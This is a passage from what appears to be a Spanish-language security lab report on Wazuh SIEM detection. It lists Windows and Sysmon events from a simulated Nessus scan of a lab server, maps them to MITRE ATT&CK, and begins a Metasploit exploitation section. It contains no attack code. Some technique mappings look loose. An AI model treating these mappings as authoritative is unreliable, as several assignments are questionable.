Apr 20, 2025 @ 21:48:19.249	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:48:13.031	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:48:13.029	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:48:09.428	1	172.16.16.24	-	Sysmon - Event 1: Process creation.	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:48:09.428	7	172.16.16.24	-	Sysmon - Event 7: Image loaded.	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:48:09.410	7	172.16.16.24	-	Sysmon - Event 7: Image loaded.	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:48:06.826	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-



Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 3: Network remote connection:** El Event ID 3 registrado por Sysmon en el agente MV-Win-Srv-19 (IP: 172.16.16.24) el 21 de abril de 2025 a las 02:47:17 UTC indica la detección de una conexión de red entrante mediante el protocolo TCP desde la dirección IP 172.16.16.102 hacia el puerto 5985, correspondiente a servicios remotos de Windows. Esta actividad se asoció a la técnica MITRE ATT&CK T1021

(Remote Services) y fue realizada por el proceso System (PID 4) bajo el contexto del usuario NT AUTHORITY\SYSTEM. La conexión no fue iniciada por el sistema de destino, lo que sugiere una conexión establecida desde el host remoto, posiblemente para tareas de administración remota o acciones automatizadas.

Figura 69

Detección del Event ID 3 en la SIEM Wazuh





Figura 70


Detección del Event ID 3 en la SIEM Wazuh



- **Event ID 4653 : An IPsec Main Mode negotiation failed: El** Event ID 4653 registrado en el canal Security en el agente MV-Win-Srv-19 (IP: 172.16.16.24) el 21 de abril de 2025 a las 02:47:26 UTC indica que una negociación de modo principal IPsec falló. La negociación se realizó entre la dirección IP 172.16.16.24 (puerto 500) como punto final local y 172.16.16.102 (puerto 55802) como punto final remoto, utilizando el módulo de clave IKEv2. La razón del fallo fue "An attempt was made to create an object and the object name already existed", lo que sugiere que ya existía un objeto con el mismo nombre. La autenticación fue desconocida, y el rol fue respondedor. Este evento está relacionado con el grupo ipsec y tiene un nivel de AUDIT_FAILURE.

Figura 71

Detección del Event ID 4653 en la SIEM Wazuh



Apr 20, 2025 @ 21:47:26.965 | 4653 | 172.16.16.24 | - | An IPsec Main Mode negotiation fai led | Security


Expanded document

Table JSON

t _index	wazuh-alerts-4.x-2025.04.21
t agent.id	002
t agent.ip	172.16.16.24
t agent.name	MV-Win-Srv-19
t data.win.eventdata.failurePoint	%%8199
t data.win.eventdata.failureReason	{Object Exists} An attempt was made to create an object and the object name already existed.
t data.win.eventdata.initiatorCookie	754e7a5737356478
t data.win.eventdata.keyModName	%%8244
t data.win.eventdata.localAddress	172.16.16.24
t data.win.eventdata.localKeyModPort	500
t data.win.eventdata.mMAuthMethod	%%8194
t data.win.eventdata.mMFilterID	0
t data.win.eventdata.mMImpersonationState	%%8217
t data.win.eventdata.remoteAddress	172.16.16.102
t data.win.eventdata.remoteKeyModPort	55802
t data.win.eventdata.responderCookie	0000000000000000
t data.win.eventdata.role	%%8206

Figura 72

Detección del Event ID 4653 en la SIEM Wazuh



t data.win.system.channel	Security
t data.win.system.computer	MV-Win-Srv-19
t data.win.system.eventID	4653
t data.win.system.eventRecordID	18504
t data.win.system.keywords	0x8010000000000000
t data.win.system.level	0
t data.win.system.message	"An IPsec main mode negotiation failed. Local Endpoint: Local Principal Name: - Network Address: 172.16.16.24 Keying Module Port: 500
t data.win.system.opcode	0
t data.win.system.processID	628
t data.win.system.providerGuid	{54849625-5478-4994-a5ba-3e3b0328c30d}
t data.win.system.providerName	Microsoft-Windows-Security-Auditing
t data.win.system.severityValue	AUDIT_FAILURE
t data.win.system.systemTime	2025-04-21T02:47:26.689662600Z

- **Event ID 4624: Successful Remote Logon - ANONYMOUS LOGON - NTLM authentication y Windows Logon Success:** El evento con ID 4624 indica un inicio de sesión exitoso en el sistema "MV-Win-Srv-19" desde la dirección IP 172.16.16.102, utilizando NTLM V1 como método de autenticación. El usuario involucrado es "ANONYMOUS LOGON" del dominio "NT AUTHORITY", y el tipo de inicio de sesión es de tipo 3 (red). La técnica MITRE relacionada sería "T1071: Application Layer Protocol" debido al uso de NTLM para autenticación remota, que es común en ataques de "pass-the-hash". No se detectaron procesos o programas asociados específicamente en este evento, ya que no se proporcionaron detalles sobre procesos activos o ejecutándose en el momento del inicio de sesión.

Figura 73

Detección del Event ID 4624 en la SIEM Wazuh





Figura 74


Detección del Event ID 4624 en la SIEM Wazuh



- **Event ID 4625: Logon Failure - Unknown user or bad password:** El evento con Event ID 4625 involucra a los activos MV-Win-Srv-19 (agente con IP 172.16.16.24) y LAPTOP-O0P7VGRI (origen de la solicitud de inicio de sesión con IP 172.16.16.102). La técnica MITRE ATT&CK asociada es T1071 - Application Layer Protocol, en el contexto de un fallo de autenticación debido a un nombre de usuario desconocido o contraseña incorrecta. El programa relacionado con el evento es NtLmSsp (proceso de autenticación NTLM). El Process ID (PID) involucrado en este caso es 628.

Figura 75


Detección del Event ID 4625 en la SIEM Wazuh



- **Event ID 4776: Windows audit failure event:** El evento con Event ID 4776 involucra los activos MV-Win-Srv-19 (agente con IP 172.16.16.24) y LAPTOP-O0P7VGRI, donde se intentó validar la autenticación para el usuario $ mediante el paquete de autenticación MICROSOFT_AUTHENTICATION_PACKAGE_V1_0, pero falló con el código de error 0xC0000064. Este evento corresponde a un intento fallido de validación de credenciales, asociado con la técnica MITRE ATT&CK T1071 - Application Layer Protocol (por el uso del protocolo de autenticación). El programa involucrado es Microsoft-Windows-Security-Auditing. El Process ID (PID) asociado es 628.

Figura 76

Detección del Event ID 4776 en la SIEM Wazuh



- **Event ID 4634: Windows User Logoff:** El evento con Event ID 4634 involucra a los activos MV-Win-Srv-19 (agente con IP 172.16.16.24), donde se registró un cierre de sesión con el usuario ANONYMOUS LOGON desde el dominio NT AUTHORITY. La técnica MITRE ATT&CK asociada es T1071 - Application Layer Protocol, ya que se trata de un cierre de sesión remoto, identificado con Logon ID 0x4b07c3 y Logon Type 3 (red). El programa relacionado con el evento es Microsoft-Windows-Security-Auditing. El Process ID (PID) involucrado es 628.

Figura 77

Detección del Event ID 4634 en la SIEM Wazuh





Figura 78

Detección del Event ID 4634 en la SIEM Wazuh



A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre al realizar un ataque de escaneao dinámico con Nessus:

Tabla 16

Casos encontrados de acuerdo con el framework Mitre del ataque de escaneo dinámico con Nessus

Fecha y hora	ID de Evento	IP Origen	IP Destino	Descripción	MITRE ATT&CK
Apr 20, 2025 @ 21:50:06 .814	4634	172.16.16.24	-	Windows User Logoff	**T1078** - Valid Accounts (Logoff relacionado a sesiones válidas)
Apr 20, 2025 @ 21:49:55 .296	4776	172.16.16.24	172.16.16.102	Windows audit failure event	**T1071 - Application Layer Protocol**
Apr 20, 2025 @ 21:49:55 .298	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	**T1110** - Brute Force
Apr 20, 2025 @ 21:48:19 .249	4624	172.16.16.24	172.16.16.102	Successful Remote Logon - ANONYMOUS LOGON - NTLM authentication	**T1078** - Valid Accounts / **T1021** - Remote Services
Apr 20, 2025 @ 21:48:05 .819	4624	172.16.16.24	-	Windows Logon Success	**T1078** - Valid Accounts
Apr 20, 2025 @ 21:47:26 .965	4653	172.16.16.24	172.16.16.102	An IPsec Main Mode negotiation failed	**T1071 ("Application Layer Protocol")**
Apr 20, 2025 @ 21:47:28 .515	3(Sysmon)	172.16.16.24	172.16.16.102	Sysmon - Event 3: Network connection.	**technique_id=T1021,technique_name=Remote Services**

3.6.1.5. Ataque por Mfsconsole: Explotación de Vulnerabilidades. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 17

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.108	-	Kali
Máquina Objetivo	172.16.16.24	MV-Win-Srv-19	Windows Server 2019

En esta sección se utiliza MSFConsole, la interfaz principal del framework **Metasploit**, para llevar a cabo la explotación de vulnerabilidades en un entorno controlado. A través de esta simulación, se demuestra cómo un atacante puede identificar fallas de seguridad en servicios o aplicaciones y explotarlas para obtener acceso no autorizado, resaltando la importancia de aplicar parches y mantener una buena postura defensiva.

Figura 79

Información de red de la máquina atacante

